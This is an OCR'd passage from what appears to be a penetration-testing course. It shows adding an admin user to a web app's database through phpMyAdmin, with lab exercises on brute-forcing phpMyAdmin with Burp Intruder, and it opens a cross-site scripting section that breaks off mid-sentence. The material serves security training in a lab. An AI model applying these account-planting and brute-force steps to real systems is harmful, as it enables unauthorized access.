

Figure 140: Inserting a New Admin User

Next, we'll click *Go* to run the query. The page will update and show "1 row inserted".



Figure 141: Query Results

We can verify the user was added by clicking *Show query box*, entering "select * from webappdb.users;", and then clicking *Go*. This should return three records:



Figure 142: Verifying Our User Was Added

This is just a brief example of what we can do with access to PhpMyAdmin and SQL queries. We will take this farther later in this module when we demonstrate SQL injection and leverage SQL query access into a shell on the server.

9.4.1.3 Exercises

1. Use Burp Intruder to gain access to the phpMyAdmin site running on your Windows 10 lab machine.
2. Insert a new user into the "users" table.

9.4.2 Cross-Site Scripting (XSS)

One of the most important features of a well-defended web application is *data sanitization*,[256] a process in which user input is processed, removing or transforming all dangerous characters or strings. Unsanitized data allows an attacker to inject and potentially execute malicious code. When

[256] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_validation